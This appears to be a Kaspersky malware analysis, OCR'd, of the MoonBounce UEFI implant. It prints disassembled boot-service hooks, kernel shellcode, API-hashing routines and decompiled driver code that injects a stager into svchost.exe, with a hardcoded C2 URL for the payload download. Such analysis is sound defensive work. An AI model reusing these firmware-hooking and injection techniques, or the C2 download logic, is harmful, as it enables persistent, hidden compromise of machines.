


Technical details of MoonBounce's implementation

Learn more on kaspersky.com
#bringonthefuture

MoonBounce UEFI Implant


The rogue **CORE_DXE** component was patched by the attackers to incorporate an additional, malicious payload, which represents what we refer to as the MoonBounce implant.

MD5	D94962550B90DDB3F80F62BD96BD9858
SHA1	6BFB3634F6B6C5A114121FE53279331FF821EE1E
SHA256	74B75B1A1375BA58A51436C02EB94D5ADCD49F284744CF2015E03DA036C2CF1A
Link time	Friday, 18.07.2014 03:29:55 UTC
File type	64-Bit EFI_BOOT_SERVICES_DRIVER
File size	1.698 MB
File name	CORE_DXE

This payload was appended to an unnamed section that follows the **.reloc** section and contains both shellcode and a malicious driver that are introduced in memory through a multistage infection chain during boot time. The driver, which is supposed to run in the context of the Windows kernel during its initialization phase, is in charge of deploying user-mode malware by injecting it into an **svchost.exe** process, once the operating system is up and running.


The aforementioned infection chain starts with a set of inline hooks at the beginning of several functions in the **EFI_BOOT_SERVICES** structure. This structure, which is a part of the **CORE_DXE** image itself, contains a table of pointers to routines (referred to as Boot Services) that are callable by subsequent components in the boot sequence, such as the DXE drivers, boot loader and OS loader. Hooking functions in this table facilitates the propagation of malicious code to other boot components during system startup.

The hooked functions in the underlying **EFI_BOOT_SERVICES** table, namely **AllocatePool, CreateEventEx** and **ExitBootServices**, have their first 5 bytes (typically referred to as the function's prologue) replaced with a **call** instruction to a single malicious hook. The hook's code checks the first bytes after the **call** instruction and, based on predefined byte patterns, can deduce the source function triggering its execution. Based on this trait, it can dispatch the flow to successive handlers corresponding to each of the hooked functions.



Example of a hook installed at the beginning of the AllocatePool boot services

The steps taken in the infection chain, as a result of deploying the above hooks, are depicted in the following diagram with accompanying explanations:



Flow of MoonBounce execution from boot sequence to malware deployment in user space

1. The first Boot Services function invoked in **CORE_DXE** after the **EFI_BOOT_SERVICES** structure initialization is **AllocatePool**, which diverts execution to its corresponding handler within the hook function.

2. AllocatePool's handler:

- Restores the original prologue bytes that were previously modified by the attackers to "**48 89 5C 24 08**" (corresponding to the instruction "**mov [rsp+8], rbx**") and saves the state of the registers **rcx,rdx,r8,r9,rsi** and **rdi** (some of which are typically used to pass function arguments).
- Calls **AllocatePool** (which is now unhooked) with pre-configured parameters that are intended to allocate a buffer in memory and assign it with shellcode used at later stages of the infection.
- Restores the saved state of the registers and passes control back to the beginning of **AllocatePool**, which is now executed with the original arguments with which it was invoked in the first place.

```
AllocatePool_handler:                  ; Restore original stolen bytes
                mov     byte ptr [rax], 48h ; 'H' ; rax --> beginning of function
                mov     dword ptr [rax+1], 8245C89h
                pushfq
                push    rbx
                push    rcx
                push    rdx
                push    r8
                push    r9
                push    rsi
                push    rdi
                sub     rsp, 48h
                call    $+5
                pop     rbx                ; rbx = 180157738
                lea     r8, [rbx+0B3h]     ; Buffer -> 1801577eb
                                           ; replace the bytes in the marker
                                           ; 0x1122334455667788 within the
                                           ; malicious legacy boot callback
                                           ; registered by CreateEventEx
                                           ; with the address of the allocated buffer
                mov     edx, 4B000h        ; Size
                mov     ecx, AllocateAnyPages ; PoolType
                call    rax                ; call the now unhooked AllocatePool
                test    rax, rax
                jnz     short func_end
                mov     rdi, [rbx+0B3h] ; 1801577eb allocated buffer set as dest
                mov     qword ptr cs:map_driver_mapping_shellcode_to_mem+2, rdi ;
                                           ; replace marker 0x1122334455667788
                                           ; with allocated address at 1801577eb
                lea     rsi, [rbx+3C8h] ; 180157b00 attacker code set as dst
                mov     ecx, 4B000h        ; size of attacker code to copy
                cld
                rep movsb                  ; copies driver mapping shellcode to allocated buffer
```

AllocatePool's hook logic

3. The next Boot Services function invoked in **CORE_DXE** is **CreateEventEx** that diverts execution to its handler within the hook function.

4. CreateEventEx's handler:

- Restores the original prologue bytes that were previously modified by the attackers to "**48 8B C4 48 89**" (corresponding to the instructions "**mov rax**" and "**mov [rax+8], rbx**") and saves the state of the registers **rcx,rdx,r8,r9,rsi** and **rdi** (some of which are typically used to pass function arguments).
- Calls the now unhooked **CreateEventEx** with predefined arguments to register a callback for an event that represents a legacy boot (designated with the GUID {**2A571201-4966-47F6-8B86-F31E41F32F10**}, i.e. **gEfiEventLegacyBootGuid**). In that case, the callback is responsible for passing control to the shellcode set up in **AllocatePool**'s hook.
- Restores the saved state of the registers and passes control back to the beginning of **CreateEventEx**, which is now executed with the original arguments with which it was invoked in the first place.

```
CreateEventEx_handler:                  ; CODE XREF: boot_services_function_hook_dispatcher+F↑j
                mov     byte ptr [rax], 48h ; 'H' ; rax --> beginning of caller's function
                mov     dword ptr [rax+1], 8948C48Bh ;
                                        ; Restore original stolen
                                        ; bytes in hooked CreateEventEx function
                pushfq
                push    rbx
                push    rcx
                push    rdx
                push    r8
                push    r9
                push    rsi
                push    rdi
                sub     rsp, 38h
                call    $+5
                pop     rbx             ; rbx = 0x18015779a
                and     [rsp+78h+EfiEvent], 0
                lea     rcx, [rsp+30h]
                mov     [rsp+78h+NotifyContext], rcx
                lea     rdx, [rbx+3Ch]  ; 1801577d6 - EventGroup -> gEfiEventLegacyBootGuid
                mov     [rsp+78h+EventGroup], rdx
                xor     r9d, r9d
                lea     r8, [rbx+4Ch]   ; 1801577e6 - NotifyFunction -> Attacker callback
                mov     edx, TPL_NOTIFY ; NotifyTpl
                mov     ecx, EVT_NOTIFY_SIGNAL ; Type
                call    rax             ; Call original CreateEventEx
                add     rsp, 38h
                pop     rdi
                pop     rsi
                pop     r9
                pop     r8
                pop     rdx
                pop     rcx
                pop     rbx
                popfq
                retn
; ---------------------------------------------------------------------------
; GUID gEfiEventLegacyBootGuid
gEfiEventLegacyBootGuid dd 2A571201h          ; Data1 ; {2A571201-4966-47F6-8B86-F31E41F32F10}
                dw 4966h                ; Data2
                dw 47F6h                ; Data3
                db 8Bh, 86h, 0F3h, 1Eh, 41h, 0F3h, 2Fh, 10h; Data4
```

CreateEventEx's hook logic

5. The boot sequence continues, passing control to the Windows OS loader. At one point, this loader calls the hooked function **ExitBootServices**, which is supposed to hand control over to the OS loader and eliminate the dependency on the firmware-based Boot Services functions.

6. Execution is diverted to the **ExitBootServices** handler within the hook previously set up in **CORE_DXE**. The hooking of **ExitBootServices** in particular was described as a technique in the Vault7 leaks.

7. The **ExitBootServices** handler conducts the following actions:

- Restores the original prologue bytes that were previously modified by the attackers to "**48 89 5C 24 08**" (corresponding to the instruction "**mov [rsp+8],rbx**").
- Takes the previous return address from the stack (the first address after the call to **ExitBootServices**) and searches for the byte pattern "**41 55 48 CB**" (corresponding to the instructions "**push r13**" and "**retfq**") within a region of **0x158878** bytes after it. These bytes designate the end of the function **OslArchTransferToKernel** in the Windows OS loader image (typically named **winload.efi** or **osloader.exe** and residing in the ESP partition on disk).
- Copies **0x229** bytes of shellcode to address **0x98000** in memory.
- Replaces the bytes starting with "**48 CB**" (**retfq**) at the end of the **OslArchTransferToKernel** function to **E9 <offset_to_0x9800_shellcode>**, which is essentially a jump to the shellcode that was just copied to **0x9800**.
- Restores the saved state of the registers and passes control back to the beginning of the now unhooked **ExitBootServices**, which is executed as it was originally intended in flow of the Windows OS loader.

```
ExitBootServices_handler:                ; CODE XREF: boot_services_function_hook_dispatcher+15↑j
                mov     byte ptr [rax], 48h ; 'H'
                mov     dword ptr [rax+1], 8245C89h
                mov     rax, [rsp+8]
                pushfq
                push    rbx
                push    rcx
                push    rdx
                push    r8
                push    r9
                push    rsi
                push    rdi
                xor     ecx, ecx

search_for_byte_pattern_after_call_to_ExitBootServices:
                                        ; CODE XREF: boot_services_function_hook_dispatcher+149↓j
                inc     ecx
                cmp     ecx, 158878h
                jg      short end
                cmp     dword ptr [eax+ecx], 0CB485541h ; Bytes at the end of OslArchTransferToKernel - winload.efi
                jnz     short search_for_byte_pattern_after_call_to_ExitBootServices
                add     eax, ecx
                add     eax, 2
                mov     edi, 98000h
                push    rdi
                lea     rsi, shellcode1__setup_ExAllocatePool_hook
                mov     ecx, 229h
                cld
                rep movsb
                pop     rdi
                mov     byte ptr [eax], 0E9h ; 'é' ; set-up inline hook to shellcode1
                sub     edi, eax
                sub     edi, 5
                mov     [eax+1], edi
```

ExitBootServices' hook logic

8. In the further execution flow of the Windows loader, it invokes the aforementioned **OslArchTransferToKernel** function, which passes control from the OS loader to the Windows kernel. As mentioned in step 7, the last bytes of the function are replaced, diverting execution to a formerly allocated shellcode that effectively serves as a hook for **OslArchTransferToKernel**.

9. The **OslArchTransgerToKernel** hook:

- Locates the image base of **ntoskrnl.exe** in memory.
- Resolves function addresses exported by **ntoskrnl.exe**, through which it uses a name-hashing algorithm with the following equivalent logic:

```python
def fn_name_hash(name):
    name_hash = 0
    index = 1
    for ch in name:
        index += ord(ch)
        name_hash += index
    return (name_hash << 16)  | index
```

The compared function name hashes and their corresponding resolved functions are:

- **0x42790710 – ExRegisterCallback**
- **0x2802057D – ExAllocatePool**
- **0x1C88047D – MmMapIoSpace**

- Changes the **Characteristics** field in each section header of **ntoskrnl.exe**'s image in memory:
  - The **IMAGE_SCN_MEM_DISCARDABLE** bit gets disabled (the section cannot be discarded);
  - The **IMAGE_SCN_MEM_EXECUTE**, **IMAGE_SCN_MEM_WRITE** and **IMAGE_SCN_MEM_NOT_PAGED** bits get enabled.
- Copies **0xCC** bytes of another shellcode to the virtual address of the **ntoskrnl.exe**'s relocation directory.
- Sets up an inline hook at the beginning of **ExAllocatePool** with a **call** instruction to the copied shellcode by placing the bytes **E8 <offset_to_shellcode>** at the beginning of the function and saving the original bytes in a designated buffer.

```
; void __fastcall shellcode1::setup_ExAllocatePool_hook()
shellcode1__setup_ExAllocatePool_hook proc near
                                        ; DATA XREF: boot_services_function_hook_dispatcher+156↑c

arg_A8          = dword ptr  0B0h

                pushfq
                push    rcx
                push    rax
                mov     rax, r13        ; rax -> OslEntryPoint (kernel entry point)

locate_image_base_ntoskrnl_exe:         ; CODE XREF: shellcode1__setup_ExAllocatePool_hook+F↓j
                dec     rax
                cmp     dword ptr [rax], 905A4Dh ; Find IMAGE_DOS_HEADER magic
                jnz     short locate_image_base_ntoskrnl_exe
                call    resolve_api_functions_ntoskrnl_exe
                call    change_section_protections_ntoskrnl_exe
                mov     cs:g_ntoskrnl_exe_image_base, rsi
                mov     r8, cs:p_ExAllocatePool
                mov     r9, [r8]
                mov     cs:g_ExAllocatePool_prologue_bytes, r9
                mov     edi, [rdx+0B0h] ; rdx --> IMAGE_NT_HEADERS of ntoskrnl.exe
                                        ; rdx + 0xb0 --> RVA of reloc directory
                add     rdi, rsi        ; rdi --> VA of reloc directory
                lea     rsi, shellcode2__ExAllocatePool_hook
                mov     ecx, 0CCh ; 'Ì'
                rep movsb
                sub     rdi, 0CCh ; 'Ì'
                mov     byte ptr [r8], 0E8h ; 'è' ; set-up inline hook to ExAllocatePool
                sub     rdi, r8
                sub     rdi, 5
                mov     [r8+1], edi
                pop     rax
                pop     rcx
                popfq
                retfq
shellcode1__setup_ExAllocatePool_hook endp
```

Code that set up a hook in the ExAllocatePool function within ntoskrnl.exe

10. Control is passed to the Windows kernel, which then invokes the hooked **ExAllocatePool** and in turn diverts execution to its hook, which was set up in the previous stage.

11. The **ExAllocatePool** hook:

- Verifies if the hook was previously executed by checking a predefined global flag. If not, the flag is set to designate that the hook was run so that any subsequent execution of **ExAllocatePool** will invoke the original function flow.
- Calls **MmMapIoSpace** to map the driver mapping shellcode, which was set up during step 2, to the virtual address space of the Windows kernel.
- Jumps to the address of the now mapped shellcode, passing it the following arguments on stack:
  - Pointer to a buffer with the saved **ExAllocatePool** prologue bytes
  - Base address of **ntoskrnl.exe**
  - Pointer to **ExAllocatePool**

```
shellcode2__ExAllocatePool_hook_logic:  ; CODE XREF: shellcode2__ExAllocatePool_hook+7↑j
                sub     qword ptr [rsp], 5
                mov     rax, [rsp]
                push    rbx
                push    rcx
                push    rdx
                push    rsi
                push    rdi
                push    r8
                push    r9
                sub     rsp, 48h
                mov     rcx, cs:g_ExAllocatePool_prologue_bytes
                cmp     ecx, 6F4EB841h
                jz      short prepare_stack_for_driver_mapping_shellcode
                mov     cs:g_is_ExAllocatePool_hook_executed, 1

prepare_stack_for_driver_mapping_shellcode:
                                        ; CODE XREF: shellcode2__ExAllocatePool_hook+60↑j
                push    rax
                push    cs:g_ntoskrnl_exe_image_base
                push    cs:g_ExAllocatePool_prologue_bytes
                sub     rsp, 48h

map_driver_mapping_shellcode_to_mem:    ; DATA XREF: boot_services_function_hook_dispatcher+58↑w
                mov     rcx, 1122334455667788h ;
                                        ; 0x1122334455667788 is replaced during run-time
                                        ; by the address of the driver mapping shellcode
                                        ; by formerly executed shellcode
                xor     r8d, r8d        ; MmNonCached
                mov     edx, 28000h     ; Size of driver mapping shellcode
                call    cs:p_MmMapIoSpace
                add     rsp, 48h
                jmp     rax             ; Jump to mapped driver mapping shellcode
shellcode2__ExAllocatePool_hook endp ; sp-analysis failed
```

ExAllocatePool hook logic

12. At this point, the main shellcode set up in the early stages of the infection chain and mapped to the virtual memory address space of the kernel in the previous step gets executed. The purpose of this shellcode is to map a raw PE image of a malicious driver (that is, appended at the end of the shellcode bytes) in memory and pass control to its entry point. To achieve this goal, the shellcode:

- Checks if the buffer with the saved prologue bytes of **ExAllocatePool** passed to it in the first argument is equal to **0x6F4EB841** (the original bytes in **ExAllocatePool** that were modified when it was hooked), in which case it resets the **WP** bit in the **CR0** register in order to be able to write to read-only pages in memory and restores these original bytes to the beginning of **ExAllocatePool** (which has its address provided as the third argument of the shellcode), effectively unhooking it. After that, the shellcode restores the previous state of **CR0** before it was modified.

- Resolves exported functions from **ntoskrnl.exe** that are essential for the subsequent PE mapping. The function address resolution code makes use of yet another name-hashing algorithm, which is outlined in the equivalent logic below:

```
def ror13(x):
    return 0xFFFFFFFF & ((x >> 13) | (x << 32 - 13))

def fn_name_hash_ror13(f_name):
    f_hash = 0
    for i in f_name:
        f_hash = ror13(f_hash)
        f_hash += ord(i)
    f_hash = ror13(f_hash)
    return f_hash
```

The functions resolved in this phase and their corresponding name hashes are the following:

- **0x0311B83F – ExAllocatePool**
- **0x41EBE619 – RtlInitAnsiString**
- **0x1C4F5B64 – RtlAnsiStringToUnicodeString**
- **0x0ADC68C7 – MmGetSystemRoutineAddress**

- Maps the malicious driver image to the kernel memory with the following common PE-loading steps:
  - Allocates space for the image with the now unhooked **ExAllocatePool** function
  - Copies headers and sections to their corresponding virtual addresses in memory
  - Applies relocations
  - Resolves imports by getting each name in the import table, initializing its string with **RtlAnsiString** and **RtlAnsiStringToUnicodeString**, and passing the result as an argument to **MmGetSysteRoutineAddress**, following which the argument string is freed with **RtlFreeUnicodeString**.

- Finally, control is passed to the entry point of the malicious driver.

For clarity, steps 13-16, which are taken by the malicious driver and the user-mode malware it deploys, are explained in detail in the following sections.

MD5	2228E682B2686DBE0330835B58A6F2BF (x86) 934D06720F4CB74069A870D382AC5045 (x64)
SHA1	22A4BD6BFD580C3A2025B1A91F8EF1677FECA360 (x86) 3D2E6F0C3B6FD0FB44966ADB4F13679E4091D851 (x64)
SHA256	707B8684009665742B9C6D801C12B9803F33FC518CB6BF513B4FA15A9E72E106 (x86) F17C1F644CEF38D7083CD6DDEB52BFDA2D36D0376EA38CC3F413CAB2CA16CA7D (x64)
Link time	Tuesday, 18.12.2018 03:48:33 UTC (x86) Tuesday, 18.12.2018 03:48:24 UTC (x64)
File type	PE32 executable (native) Intel 80386, for MS Windows PE32+ executable (native) x86-64, for MS Windows
File size	34.63 KB (x86) 37 KB (x64)
File name	None

The purpose of the malicious driver is to inject user-mode malware into a Windows service of the network services group, thereby allowing it to have access to the internet. This is achieved by first having the driver register a callback using the **PsSetLoadImageNotifyRoutine** API, which is invoked when the Windows loader maps a PE image to memory (as outlined in step 13 of figure 1). This callback in turn verifies that the inspected image is **kernel32.dll** and the underlying owning process is executed with the command line: **'SVCHOST.EXE -K NETSVCS'** or **'SVCHOST.EXE -K NETSVCS -P'**.

```
if ( argFullImageName && (argImageInfo->Properties & 0x100) == 0 )
{
  process_peb = 0;
  if ( PsLookupProcessByProcessId(argProcessId, &argProcessId) >= 0 )
  {
    process_peb = PsGetProcessPeb(argProcessId);
    ObfDereferenceObject(argProcessId);
  }
  RtlInitUnicodeString(&us_SYSTEM32_kernel32_dll, g_s_SYSTEM32_kernel32_dll);//
                                            // "*\\SYSTEM32\\KERNEL32.DLL"
  if ( FsRtlIsNameInExpression(&us_SYSTEM32_kernel32_dll, argFullImageName, 1u, 0) )
  {
    if ( process_peb )
    {
      if ( process_peb->ProcessParameters )
      {
        RtlInitUnicodeString(&us_svchost_commandline_netsvc_k, svchost_commandline_netsvc_k);//
                                            // "*\\SYSTEM32\\SVCHOST.EXE -K NETSVCS"
        RtlInitUnicodeString(&us_svchost_commandline_netsvc_p, svchost_commandline_netsvc_p);//
                                            // "*\\SYSTEM32\\SVCHOST.EXE -K NETSVCS -P"
        if ( FsRtlIsNameInExpression(
               &us_svchost_commandline_netsvc_p,
               &process_peb->ProcessParameters->CommandLine,
               1u,
               0)
          || FsRtlIsNameInExpression(
               &us_svchost_commandline_netsvc_k,
               &process_peb->ProcessParameters->CommandLine,
               1u,
               0) )
        {
```

Conditions to locate the target svchost.exe process for injection by MoonBounce's driver

If the above conditions are met, the driver continues to inject an embedded PE image, corresponding to a user-mode malware stager, to the matching **svchost.exe** process (as outlined in step 14 of figure 1). The injection leverages the Windows APC (Asynchronous Procedure Call) mechanism through the following actions:

- The driver enqueues a kernel mode APC routine, which will run in kernel mode with **APC_LEVEL** IRQL;
- The kernel APC routine initializes the following data structure:

Offset	Field
0x0	A table with pointers to various fields in the current structure and Windows API functions that are used by the PE mapping shellcode
0x28	PE mapping shellcode used to load the raw user mode stager PE to memory
0x800	Buffer with the drop zone URL carrying the payload to be downloaded by the stager
0xA00	Padding
0x1000	Buffer with the raw image of the deployed user mode stager

The first field, which we will refer to as the mapping shellcode argument, shows the following layout:

Offset	Field
0x0	Pointer to the buffer with the user mode stager
0x8	Pointer to the buffer with the C2 URL containing the payload to be downloaded by the stager
0x10	Pointer to **VirtualAlloc**
0x18	Pointer to **LoadLibraryA**
0x20	Pointer to **GetProcAddress**

The kernel routine initializes a **WORK_QUEUE_ITEM** structure with a pointer to a worker routine and an argument structure with the following layout:

Offset	Field
0x0	Pointer to PE mapping shellcode
0x8	Pointer to the PE mapping shellcode argument described above
0x10	Pointer to the KTHREAD object corresponding to the current thread executing in the context of the injected process
0x18	Pointer to a notification event

It then calls the **ExQueueWorkItem** with the above structure in order to insert the worker routine to a system wide queue.

```
ExFreePoolWithTag(c_mapper_arg, 0);
c_mapper_arg = 0;
region_size = 0x41000;
result = ZwAllocateVirtualMemory(0xFFFFFFFF, &c_mapper_arg, 0, &region_size, 0x3000u, 0x40u);
if ( result >= 0 )
{
  qmemcpy(c_mapper_arg, *mapper_arg, 0x14u);
  memcpy(c_mapper_arg->mapper_code, pe_mapper_shellcode, resolve_function_address - pe_mapper_shellcode);
  qmemcpy(
    c_mapper_arg->p_c2_url,
    g_s_c2_address,                         // "http://mb.glbaitech.com/mboard.dll"
    sizeof(c_mapper_arg->p_c2_url));
  memcpy(
    c_mapper_arg->user_space_malware_stager_image,
    &g_user_space_malware_stager_image,
    sizeof(c_mapper_arg->user_space_malware_stager_image));
  work_item_parameter.p_pe_mapping_shellcode = c_mapper_arg->mapper_code;
  work_item_parameter.p_pe_mapping_shellcode_argument_structure = c_mapper_arg;
  c_mapper_arg->dispatch_table.p_c2_url = c_mapper_arg->p_c2_url;
  work_item_parameter.p_pe_mapping_shellcode_argument_structure->dispatch_table.p_next_stager = c_mapper_arg->user_space_malware_stager_image;
  work_item_parameter.p_current_kthread = KeGetCurrentThread();
  KeInitializeEvent(&work_item_parameter.notfication_event, NotificationEvent, 0);
  work_item.Parameter = &work_item_parameter;
  work_item.WorkerRoutine = worker_routine_apc_inject_to_process;
  work_item.List.Flink = 0;
